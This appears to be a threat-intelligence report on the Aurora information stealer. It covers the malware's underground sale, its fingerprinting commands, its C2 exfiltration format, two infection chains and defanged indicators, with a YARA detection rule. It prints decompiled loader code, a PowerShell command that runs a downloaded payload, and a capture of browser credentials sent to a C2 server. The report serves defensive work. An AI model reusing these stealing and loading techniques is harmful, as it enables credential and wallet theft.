

Aurora: a rising stealer flying under the radar

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Summary

In July 2022, SEKOIA.IO discovered a new Golang botnet advertised by its alleged developer as Aurora botnet since April 2022. Since we published an analysis of the malware and the profile of the threat actor advertising Aurora on underground forums for our clients, the botnet's activity slowed down.

Since September 2022, Aurora malware is advertised as an infostealer and several traffers teams announced they added it to their malware toolset. Furthermore, SEKOIA.IO observed an increase in the number of Aurora samples distributed in the wild, as well as C2 servers.

As the Aurora malware is widespread, not well detected, or publicly documented either, SEKOIA.IO analysed Aurora in depth and share the results of our investigation in this article.

Context

The evolution from botnet to stealer

First advertised on Russian-speaking underground forums in April 2022, Aurora is a multi-purpose botnet with stealing, downloading and remote access capabilities. The botnet was sold as a Malware-as-a-Service (MaaS) by a threat actor going by the handle *Cheshire*.

In July 2022, we identified around 50 samples, the majority of which belonging to the “Cheshire” and “Zelizzard” botnets, and less than a dozen C2 servers associated with Aurora botnets. In late July, the Aurora servers were no longer active, and no more recent Aurora samples were submitted on an online public repository. At the time, SEKOIA.IO assessed that the activity of Aurora botnets was near at standstill. Additionally, the presumed developer stopped publishing about Aurora botnet on Dark Web forums and on its Telegram channel at the beginning of June 2022. Another publication on BHF forum in late July 2022 suggested that *Cheshire* developers shifted to developing malware on demand. Based on these observations, we assess it is possible that the Aurora Botnet MaaS development is now abandoned.

In late August 2022, Aurora was advertised as a stealer instead of a botnet on Telegram and underground forums.

AURORA STEALER is the best styler on the market!
What makes my product so unique? Let me tell you!

Description:

- AURORA STEALER has POLYMORN COMPILATION (scantime is reduced to 0)
- AURORA STEALER decrypts data on the server (no detectable runtime)
- AURORA STEALER collects more than 40 cryptocurrency wallets (DESKTOP/WEB versions!)
- AURORA STEALER at reception Metamask purse automatically picks up a password from a log, and also deduces SEED phrase, balance and address of a purse!
- AURORA STEALER collects passwords by reverse lookup (this method is much better than prepared scripts)
- AURORA STEALER runs on TCP sockets, it has an internal logs sorter and RunPe (.exe) Launcher
- AURORA STEALER only communicates with the server during license check, no further communication!
- AURORA STEALER is fully native and has no dependencies!
- THE UNIQUE OPPORTUNITY OF MY STEALER: the styler can be used without crypt because polymorph cleans the file to FUD!
- AURORA STEALER written in GO language, weight of the raw stub ~4,2 mb

COST:
\$250 - one month license.
\$1500 - LifeTime license.

Figure 1. Advertisement for Aurora stealer on XSS forum (English version), published by KO7MO on September 8, 2022

A popular stealer in the traffers landscape

Based on the Dark Web cybercrime forums, SEKOIA.IO identified 9 traffers teams that announced they added Aurora in their infostealer arsenal. Most of them created their team after the advertisement of Aurora as a stealer, and are still very active.

Traffers Team	Malware arsenal	Launch date	Last observed activity
SpaceTeam	Aurora	18/11/2022	25/11/2022
BrazzersLogs	Aurora, Raccoon	14/11/2022	14/11/2022
DevilsTraff	Aurora, Raccoon	30/10/2022	14/11/2022
BartLogs	Aurora	25/10/2022	25/10/2022
RavenLogs	Aurora, Redline	17/10/2022	24/11/2022
Gfbg6	Aurora	14/09/2022	24/10/2022
SAKURA	Aurora	10/08/2022	04/11/2022
HellRide	Aurora	09/07/2022	21/11/2022
YungRussia	Aurora	05/04/2022	31/10/2022

Table 1. List of monitored traffers teams that announced distributing Aurora stealer, as of November 25, 2022 (updated)

At the time of writing, BrazzersLogs Team is the most recently created traffers team that publicly announced their use of Aurora stealer on the Lolz Guru cybercrime forums. Based on the illustration promoting their team, the threat group rates Raccoon stealer and Aurora equally.

The advertisement is a dark-themed graphic with a grid layout. At the top left, it says '3 года+' (3 years+) and 'Быстрый холд' (Fast hold) with 'Опыта в данной сфере' (Experience in this field) and '24 часа' (24 hours) below. The main title is 'Лучшая трафф тима Brazzers Logs' (Best trafficking team Brazzers Logs) with the tagline 'Мы как Джонни Синс, только в мире логов' (We are like Johnny Sins, only in the world of logs). A 'Написать' (Write) button with '@BrazzersLogs_bot' is present. The central section is titled 'Наши преимущества' (Our advantages) and lists: 'Опыт 3 года+ В сфере' (Experience 3 years+ in the field), 'Цена 70 рублей За лог' (Price 70 rubles per log), and 'Быстрый 24 часа Холд' (Fast 24 hours hold). Below are two cards for 'Racoon stealer' and 'Aurora stealer', both with a 5.0 rating and star icons. The Racoon card includes a raccoon icon and text: 'Raccoon, также известный как «Mohazo» или «Racstealer», по своей сути является простым средством для кражи информации. Стилтер Raccoon написан на языке программирования C++ и работает как в 32-битных, так и в 64-битных операционных системах.' The Aurora card includes a raccoon icon and text: 'Данный стилтер позволит вам собирать данные со всех браузеров (Cookie, Password, Wallets), имеет Мощный File Grabber, Панель на вашем сервере, Встроенный Loader (Download, PowerShell) Нет зависимостей, софт нативный, а также мощная база, протокол связи TCP.' Both cards have 'Read more' links. At the bottom, it says 'Для дополнительной связи обращайтесь @BrsLog'.

Figure 2. Advertisement aiming at recruiting traffers in BrazzersLogs Team and rating Raccoon and Aurora stealer (Source: Lolz Guru forum)

The adoption of Aurora stealer by several traffers teams suggests that the malware gained in popularity among threat actors.

In October and November 2022, several hundreds of collected samples and dozens of active C2 servers contributed to confirm SEKOIA.IO previous assessment that Aurora stealer would become a prevalent infostealer. Additionally, SEKOIA.IO observed multiple chains of infection leading to the execution of Aurora stealer. These infection chains leveraged phishing pages impersonating download pages of legitimate software, including cryptocurrency wallets or remote access tools, and the 911 method making use of YouTube videos and SEO-poised fake cracked software download websites. Analysis of two infection chains is provided in Annex 1.

Based on these observations, we assess that several threat actors distribute Aurora Stealer, each with its own delivery techniques.

Technical Analysis

As previously introduced, Aurora is a Golang information stealer. Following is an overview of the Aurora stealer capabilities: data collection, exfiltration to its C2 server and load of the next-stage payload.

Data collection

Fingerprint

Aurora mainly uses the [lxn/win](#) library to interact with the Windows API, this library relies on Windows Management Instrumentation Command (WMIC).

To fingerprint the host, Aurora executes three commands on the infected host:

- `wmic os get Caption`
- `wmic path win32_VideoController get name`
- `wmic cpu get name`

dialect	description	process.command_line	process.name	process.parent.executable
	Process c:\windows\system32\windowspowershell\v1.0\powershell.exe created by labclqbo on lab-cl-qbo-vm	powershell start-process c:\users\labclqbo\appdata\local\temp\3jzxsxsws.exe	powershell.exe	c:\users\labclqbo\downloads\adobe_photoshop\adobe_photoshop\setup.exe
	Process c:\windows\system32\cmd.exe created by labclqbo on lab-cl-qbo-vm	cmd /c wmic cpu get name	cmd.exe	c:\users\labclqbo\downloads\adobe_photoshop\adobe_photoshop\setup.exe
	Process c:\windows\system32\cmd.exe created by labclqbo on lab-cl-qbo-vm	cmd /c wmic path win32_videocontroller get name	cmd.exe	c:\users\labclqbo\downloads\adobe_photoshop\adobe_photoshop\setup.exe
	Process c:\windows\system32\wbem\wmic.exe created by labclqbo on lab-cl-qbo-vm	wmic os get caption	wmic.exe	c:\users\labclqbo\downloads\adobe_photoshop\adobe_photoshop\setup.exe

Figure 3. Aurora commands executed on the infected host in SEKOIA.IO XDR

Like previously analysed stealers, Aurora also takes one screenshot of the infected host.

Data from browsers, extensions and applications

To collect information, Aurora targets multiple web browsers, as well as browser extensions including those managing cryptocurrency wallets and applications such as Telegram.

Targeted extensions are listed in the sample, applications, web browsers are written in the sample (see Annex 2). The malware uses the function `walk` of the built-in module `path` to loop over files and directories until it matches a filename or directory name of one of the targeted applications or extensions.

File grabber

The grabber configuration is simple, the stealer gathers a list of directories to search for files of interest.

```

27  __int64 v23; // [rsp-20h] [rbp-78h]
28  __int64 v24; // [rsp-18h] [rbp-70h]
29  __int64 v25; // [rsp-18h] [rbp-70h]
30  __int64 v26; // [rsp-18h] [rbp-70h]
31  __int64 v27; // [rsp+48h] [rbp-10h] BYREF
32  __int64 v29; // [rsp+60h] [rbp+8h]
33
34  while ( &v27 <= *(v1 + 16) )
35  {
36  v29 = v0;
37  runtime_mmorestack_noctxt();
38  v0 = v29;
39  }
40  v4 = os_Getenv(); // %USERPROFILE%
41  v24 = runtime_concatstring2(v4, v9, v14, v19); // ^desktop^ \Desktop
42  strings_Replace(v5, v10, v15, v28, v24);
43  v27 = v2;
44  v6 = os_Getenv();
45  v25 = runtime_concatstring2(v6, v11, v16, v21); // ^document^ \Documents
46  strings_Replace(v7, v12, v17, v22, v25);
47  v27 = v3;
48  v8 = os_Getenv();
49  strings_Replace(v8, v13, v18, v23, v26); // ^user^
50  }

```

Figure 4. Disassembly code of grabber functionality

Command and Control communications

Canal, format and structure

The malware communicates using TCP connection on ports 8081 and 9865 – 8081 being the most widespread open port. Exfiltrated data are in JSON format.

All messages abide by the same structure, each keys are described below:

- Browser: name of the browser where data was collected (ex: Mozilla, Chromium, etc.);
- Cache: content of the stolen file encoded in base64;
- FileName: name of the stolen file (e.g. cookies.sqlite, Login Data);
- GRB: likely the grabber configuration. Of note, SEKOIA.IO only observed the value “null”;

- Info: host fingerprint information, including:
 - Name: a random name defined by threat actor;
 - BuildID: name of the build, the value often matches a threat actor's Telegram account;
 - OS: Windows version;
 - HWID: hardware ID;
 - GPU: graphical card information;
 - CPU: CPU name and vendor;
 - RAM: amount of memory;
 - Location: execution path of Aurora sample;
 - Screen: size of the screen of the infected host;
 - IP: expecting the IP address of the infected host but the value is always an empty string.
- MasterKey: encryption key used to read the data of the stolen file, for instance some browsers store the saved password encrypted;
- Path: always empty string;
- Type: type of the exfiltrated data (Browser-Mozilla, Screenshot, etc.).

Here is an example of the fingerprint data exfiltrated to the C2 Aurora Server:

```
{
  "Name": "Oxwlfqsg",
  "BuildID": "@dddaw22123",
  "OS": "Windows 10",
  "HWID": "b5e08b85-e415-48d5-8a8a-f753d4e43af0",
  "GPU": "Microsoft Basic Display Adapter",
  "CPU": "Intel Core Processor (Broadwell) \\r\\nIntel Core Processor (Broadwell)",
  "RAM": 4095,
  "Location": "C:\\Users\\Admin\\AppData\\Local\\Temp\\51a2fe0ea58a7a656bc817e91913f6d6c50e947823b96a3565e7593eea2fd785.exe",
  "Screen": "1280x720",
  "IP": ""
}
```

Figure 5. Exfiltrated fingerprint data of infected host

Exfiltrated data

The logic of Aurora in terms of network communication is straightforward, if a file name matches the stealer logic, the file is encoded in base64 and sent to the C2, following the message structure detailed in the previous section.

Time	Source	Destination	Protocol	Info	Comment
36.7036010...	10.127.0.203	45.15.156.97	TCP	49735 → 8081 [PSH, ACK] Seq=422501 Ack=1 Win=262400 Len=92	Browser: None Type: Screenshot File: 1280x720
36.8915680...	10.127.0.203	45.15.156.97	TCP	49735 → 8081 [PSH, ACK] Seq=553893 Ack=8 Win=262400 Len=243	Browser: Mozilla File: cookies.sqlite
39.9112390...	10.127.0.203	45.15.156.97	TCP	49735 → 8081 [PSH, ACK] Seq=581436 Ack=15 Win=262400 Len=508	Browser: Google File: cookies
39.9682410...	10.127.0.203	45.15.156.97	TCP	49735 → 8081 [PSH, ACK] Seq=636544 Ack=22 Win=262400 Len=519	Browser: Google File: Login Data
40.0273120...	10.127.0.203	45.15.156.97	TCP	49735 → 8081 [PSH, ACK] Seq=756663 Ack=29 Win=262400 Len=1053	Browser: Google File: Web Data
40.1723710...	10.127.0.203	45.15.156.97	TCP	49735 → 8081 [PSH, ACK] Seq=822716 Ack=36 Win=262400 Len=1042	Browser: Microsoft File: Login Data
40.2275260...	10.127.0.203	45.15.156.97	TCP	49735 → 8081 [PSH, ACK] Seq=977158 Ack=43 Win=262400 Len=24	Browser: Microsoft File: Web Data

Figure 6: Summary of network communication with the C2 of a host infected by Aurora

The analysed stealer always exfiltrated the screenshot first, and then the stolen files.

Next-stage loading

Aurora's promoter claims the stealer has a file grabber and a loader capabilities. During the investigation, only the loader capabilities were observed (see Annex 1).

Aurora loader is straightforward, it downloads a remote payload using `net_http_Get` from the built-in library `net/http`, then the file is written on the disk in the temporary directory with a random name. The stealer executes the next stage using the following PowerShell command:

```
powershell.exe start-process "C:\Users\Admin\AppData\Local\Temp\oH7P8GCPXQ.exe"
```

```

103     if ( *v66 == 0x5744 )
104     {
105         v7 = *(&v67 + 1);
106         net_http_Get(*v17, *&v17[8]);           // Download Payload
107         if ( !v7 && *(v8 + 16) == 200LL )
108         {
109             v62 = *(v8 + 72);
110             runtime_convI2I(*v17, *&v17[8]);
111             v9 = v62;
112             *&v17[16] = io_ioutil_ReadAll(v18, v29);
113             if ( !v3 )
114             {
115                 v61 = v10;
116                 time_Now();
117                 v44 = time_Time_UnixNano(*v17);
118                 v55 = math_rand_Seed(v19, v25, v30, v35, v38, v41, v44, SHIDWORD(v44), v49, v53);
119                 v39 = os_Getenv(v20, v31);           // %TEMP%
120                 v62 = v11;
121                 v32 = (mw_randomname_10Characters)(v21);
122                 runtime_concatstring4(v22, v32, v39, v45, v50, v54, v55, v56, v57); // \\<Random 10 char>.exe
123                 v60 = v12;
124                 v3 = v9;
125                 io_ioutil_WriteFile(v23, v26, v33, v36, v40, v42, v46, v48, v51, v52, v53);
126                 if ( !v13 )
127                 {
128                     v3 = v60;           // start-process
129                     v49 = runtime_concatstring2(*v17, *&v17[8], *&v17[16], v47);
130                     (mw_execute_powershell_command)(*v17, *&v17[8]); // powershell.exe start-process %TEMP%\\Random10Char.exe
131                 }

```

Figure 7. Disassembly code of the loader functionality

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Conclusion

Aurora is another **infostealer targeting data from browsers, cryptocurrency wallets, local systems, and acting as a loader**. Sold at a high price on market places, **collected data** is of particular interest to cybercriminals, allowing them to **carry out follow-up lucrative campaigns**, including **Big Game Hunting operations**.

As multiple threat actors, including traffers teams, **added the malware to their arsenal**, Aurora Stealer is becoming a prominent threat. As observed by SEKOIA.IO, cybercriminal threat actors **widely distribute it using multiple infection chains** including phishing websites masquerading legitimate ones, YouTube videos and fake “free software catalogue” websites.

To provide our customers with actionable intelligence, SEKOIA.IO analysts will continue to monitor emerging and prevalent infostealers, including Aurora.

Annex

Annex 1 – Infection Chains

Here are two infection chains distributing the Aurora stealer in the wild.

Cryptocurrency phishing site

Aurora stealer is distributed using a phishing site impersonating Exodus Wallet (cryptocurrency wallet) hosted on [https://mividajugosa\[.\]com/](https://mividajugosa[.]com/).




Figure 8. Phishing webpage impersonating the Exodus Wallet download page (mividajugosa[.]com)

Clicking on the "Download" button at the top right initiates the download of a ZIP "ExodusWeb3.zip" (SHA256: 2e9dbda19d9c75a82dabac8ffb5ea76689ada81639867c41c395a29aeaba788) that contains the executable "ExodusWeb3.exe" (SHA256: 9db1744112aea85c625cd046fc737bf28bef254bebfbf7123df6844f62167759) detected as Aurora stealer. It communicates to its C2 server on 79.137.195[.]171:8081.

911 infection chain

This infection consists in the following steps:

1. A YouTube video on a stolen account describing how to install a cracked software for free and providing a link;

2. From the link provided in the YouTube video, the victim can access a “free software catalogue” website (e.g. *winsofts[.]cloud*);




Figure 9. Fake free software catalogue website (*winsoft[.]cloud*) luring the user to download Aurora sample

3. The payload is hosted on a legitimate file sharing platform and embeds Aurora Stealer. The user downloads it, decompresses the archive and executes the file “*setup.exe*”.

4. Aurora sample communicates to its C2 on *45.15.156[.]97:8081* and downloads a second-stage payload (*oH7P8GCPXQ.exe*).

Related URLs:

- YouTube videos: *hxxps://www.youtube[.]com/watch?v=oy7NPaccBnk*
- Malicious free software catalogue website: *hxxps://winsofts[.]cloud/*
- Next-stage payload: *hxxps://cdn.discordapp[.]com/attachments/1037000444813254768/1042401882041237524/Adobe_Acrobat.zip*

File hashes:

- Downloaded archive (*Adobe_Acrobat.zip*)
SHA256: *88e02def17fda0021d4dba5ea812772c542b0fa6ca8930bcf06c42375c00bd29*
- Aurora sample (*setup.exe*)
SHA256: *47332ce5b904b959aa814ddfde8662931fdfb5233422dc45053ad04cffc44fb4*
- Next-stage payload (*oH7P8GCPXQ.exe*)
SHA256: *8e24e96e1e87cf00e27c3a3745414636fbf6e148077c0f6815a2b87bacf85c8d*

Emulating this infection chain on a system monitored by SEKOIA.IO XDR resulted in raising 5 security alerts, as shown hereunder.

- The CTI detection rule detected communications with the Aurora C2 server and the malicious domain hosting the fake free software catalogue.
- The correlation rule detected the sequence of Aurora fingerprinting commands using WMIC.
- Other generic detection rules detected the change in the Windows Defender configuration to exclude the location “C:\Program Data\” (via the Windows Defender event ID 5007 and via the executed command line). This behaviour corresponds to the next-stage payload dropped by the Aurora sample.

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Occu.	Date ↓	Status	Rule	Threats
3	17/11/2022 11:51:58	🔴	SEKOIA Intelligence Feed	🔴 Aurora
1	17/11/2022 11:51:05	🔴	Windows Defender Configuration Changed	🔴 Exploitation for Client Execution
1	17/11/2022 11:51:04	🔴	Suspicious Windows Defender Exclusion Command	🔴 Deobfuscate/Decode Files or Information 🔴 Impair Defenses: Disable or Modify Tools 🔴 Command and Scripting Interpreter: PowerShell
1	17/11/2022 11:50:24	🔴	Aurora Stealer Fingerprint Commands Correlation	🔴 Aurora
1	17/11/2022 11:49:52	🔴	SEKOIA Intelligence Feed	🔴 Aurora

Figure 10. Security alerts raised by SEKOIA.IO XDR following the execution of Aurora Stealer sample

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Annex 2 – Collected data

Cryptocurrency desktop wallets:

Path of targeted file	Cryptocurrency wallet desktop application
\\Armory	Armory
\\bytecoin	Bytecoin
\\Electrum\\wallets	Electrum
\\Ethereum\\keystore	Ethereum
\\Exodus\\exodus.wallet	Exodus
\\Guarda\\Local Storage\\leveldb	Guarda
\\com.liberty.jaxx\\IndexedDB	Jaxx Liberty
\\Zcash	Zcash

Cryptocurrency browser extensions:

Extension id	Cryptocurrency wallet browser extensions
aeachknmefphecpcionboohckonoemg	Coin98
aiifbnfbobpmeekipheeijimdpnlpgpp	Terra Station
amkmjimmflddogmhpjloimipbofnfjih	Wombat
aodkkagnadcbobfpggfneongemjbjca	BOLT X
bfnaelmomeimhlpmgjnphpkoljpa	Phantom
blnieiffboillknjepogjhgknoapac	Equal
cggeodpfagjceefielmdfphlkenlfk	EVER

cjelfpplbedjjenlpjcbmlmkfcffne	Jaxx Liberty
dngmlblcodfobpdpecaadgfbcgjffnm	Maia DeFi
ffnbelfdoeiohenkjibmadjiejhahjb	Yoroi
fhbohimaelbohpbjblcdngcnapndodjp	Binance
fhilaheimglignddkjgofkcbgekhenbh	Oxygen
fihkakfobkkmkjopchpfgcmhfnmnpfi	BitApp
fnjhmkhmkbjkkabndcnnogagobneec	Ronin
fnnegphlobjdpkhecapkijjdkgcjhkib	Harmony
hmeobnfnfcmkdkcmlbgagmfpboieaf	XDEFI
hnfanknocfeofbddgcijnmhnfnkdnaad	Coinbase
hpglfhghfnhbgpjdenjgmdgoeiappafln	Guard
ibnejdfjmmkpcnlpebklmknkoeiohofec	TronLink
jbdaocneiiinmjbjlgalhcelgbejmnid	Nifty
kncchdigobghenbbaddojjnaogfppfj	iWallet
kpfpkelmapcoipemfendmcdghnegimn	Liquidity
lpfcbjknijpeeillifnkikgncikgfhdo	Nami
mgffkfbidihjpoaomajlbgchddlicgpn	Pali
nanjmdknkhkinifnkgdggcfnhdaammj	Guild
nkbihfbeogaeaoehlefnkodbefgpgknn	MetaMask
nkddgncdjgjfcdamfgcmfnlhccnimig	Saturn
nlbmnijcnlegkjjpcfjclmcfggfefdm	MEW CX
odbfeeihdkbihmopkbjmoonfanlbfl	Brave
pdadjkfkcgafgbceimcpbkalfnepbnk	KardiaChain

Other application:

Path of targeted file	Application
\\AppData\\Roaming\\Telegram Desktop\\tdata	Telegram

Annex 3 – Aurora sample BuildID

@im_HiLLi, @dddaw22123, @t0mi0k4, Zack, DEV, @feozz, @huy, @dgdima, @mutedall, @huy, @HelixHuntter, 5397150605_99, @tipok734, @Ggtwp, 11, @t0mi0k4, shellar, @dzynO1k, shellarlogs, @sou_bss, DEV, zack, INSTALLS, yjrc, shellar, egorix, DEV, 123

IoCs & Technical Details

IoCs

The list of [IoCs](#) is available on [SEKOIA github repository](#).

Aurora C2

- 138.201.92[.]44:8081
- 146.19.24[.]118:8081
- 167.235.233[.]95:9865
- 185.173.36[.]94:8081
- 185.209.22[.]98:8081
- 193.233.48[.]15:9865
- 37.220.87[.]2:8081
- 45.137.65[.]190:8081

45.144.30[.]146:8081
45.15.156[.]115:8081
45.15.156[.]22:8081
45.15.156[.]33:8081
45.15.156[.]80:8081
45.15.156[.]97:8081
45.15.157[.]137:8081
49.12.222[.]119:8081
49.12.97[.]28:8081
5.9.85[.]111:8081
65.108.253[.]85:8081
65.109.25[.]109:8081
78.153.144[.]31:8081
79.137.195[.]171:8081
81.19.140[.]21:8081
82.115.223[.]218:8081
85.192.63[.]114:8081
89.208.104[.]160:8081
95.214.55[.]225:8081

Aurora SHA256

a485913f71bbd74bb8a1bdce2e2c5d80c107da7d6c08bf088599c1ee62ccb109
f6b17c5c0271074fc27c849f46b70e25deafa267a060c35f1636ab08dda237d6
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a4a3a66aee74f3442961a860b8376d2a2dc2cf3783b0829f6973e63d6d839e5b

A query to find more Aurora samples on VirusTotal based on the specific behavior:

```
behavior_processes:"wmic os get Caption" behavior_processes:"wmic path win32_VideoController get name"  
behavior_processes:"wmic os get Caption"
```

More IoCs are available in the SEKOIA.IO CTI.

Fake catalogue software distributing Aurora

Cracked software website	Payload URL
https://winsofts[.]cloud/	https://cdn.discordapp[.]com/attachments/1037343714319794236/1037352224650690650/Adobe_Photoshop.zip
https://allsofts[.]cloud/	https://cdn.discordapp[.]com/attachments/1036703574828269658/1037132394534281266/Adobe_Premiere_Pro.zip
https://alls0ft[.]cloud/	https://cdn.discordapp[.]com/attachments/1036677135621951653/1037145460089040916/Adobe_Photoshop.zip
https://onesoftware[.]site/	https://cdn.discordapp[.]com/attachments/1041004296050835459/1041454535836696656/onesoftware.site.zip
https://unisoft[.]store/	https://cdn.discordapp[.]com/attachments/1028937934763720724/1038878571302756372/Adobe_Photoshop_2022
https://freesoft[.]digital/	https://cdn.discordapp[.]com/attachments/1041004296050835459/1041740296993636372/FreeSoft.zip
https://cheatcloud[.]info/	https://www.dropbox[.]com/s/dl/0wzz3wsk5sy7kck/Fortnite%20Hack%20%231.zip

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```

rule infostealer_win_aurora {
  meta:
    malware = "Aurora"
    description = "Finds Aurora samples based on characteristic strings"
    source = "SEK0IA.IO"
    reference = "https://blog.sekoia.io/aurora-a-rising-stealer-flying-under-the-radar/"
    classification = "TLP:CLEAR"

  strings:
    $str00 = "I'm a teapot" ascii
    $str01 = "wmic cpu get name" ascii
    $str02 = "wmic path win32_VideoController get" ascii
    $str03 = "SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Time Zones" ascii
    $str04 = "Exodus\\exodus.wallet" ascii
    $str05 = "PaliWallet" ascii
    $str06 = "cookies.sqlite" ascii
    $str07 = "Startup\\Documents\\User Data" ascii
    $str08 = "atomic\\Local Storage\\leveldb" ascii
    $str09 = "com.liberty.jaxx\\IndexedDB" ascii
    $str10 = "Guarda\\Local Storage\\leveldb" ascii
    $str11 = "AppData\\Roaming\\Telegram Desktop\\tdata" ascii
    $str12 = "Ethereum\\keystore" ascii
    $str13 = "Coin98" ascii
    $str14 = ".bat.cmd.com.css.exe.gif.htm.jpg.mjs.pdf.png.svg.xml.zip" ascii
    $str15 = "type..eq.main.Grabber" ascii
    $str16 = "type..eq.main.Loader_A" ascii
    $str17 = "type..eq.net/http.socksUsernamePassword" ascii
    $str18 = "powershell" ascii
    $str19 = "start-process" ascii
    $str20 = "http/httpproxy" ascii

  condition:
    uint16(0)==0x5A4D and 15 of them and filesize > 4MB
}

```

MITRE ATT&CK TTPs

Execution T1059.003 – Command and Scripting Interpreter: Windows Command Shell
 Execution T1047 – Windows Management Instrumentation
 Defence Evasion T1027 – Obfuscated Files or Information
 Defense Evasion T1140 – Deobfuscate/Decode Files or Information
 Credential Access T1539 – Steal Web Session Cookie
 Credential Access T1555.003 – Credentials from Password Stores: Credentials from Web Browsers
 Discovery T1012 – Query Registry
 Discovery T1082 – System Information Discovery
 Discovery T1083 – File and Directory Discovery
 Discovery T1614 – System Location Discovery
 Collection T1005 – Data from Local System
 Collection T1113 – Screen Capture
 Collection T1119 – Automated Collection
 Command and Control T1071.001 – Application Layer Protocol: Web Protocols
 Command and Control T1105 – Ingress Tool Transfer
 Command and Control T1571 – Non-Standard Port
 Exfiltration T1041 – Exfiltration Over C2 Channel

External References

<https://blog.sekoia.io/traffers-a-deep-dive-into-the-information-stealer-ecosystem/>

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